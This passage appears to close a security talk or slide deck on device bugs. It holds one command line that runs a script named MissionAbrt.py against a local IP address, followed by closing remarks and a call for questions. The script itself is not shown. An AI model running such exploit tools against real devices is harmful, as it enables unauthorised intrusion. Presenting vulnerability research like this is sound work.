PS C:\Users\user\Documents\GitLab\missionabrt> python .\MissionAbrt.py -i 192.168.1.114
```



Conclusion

- Hope these experiences were valuable!
- Discussed a few technical bugs
 - Not the most advanced bugs I have found but a good overview of what types of bugs still exist in these devices
 - Hopefully, this motivated a few people! 😊



Questions??

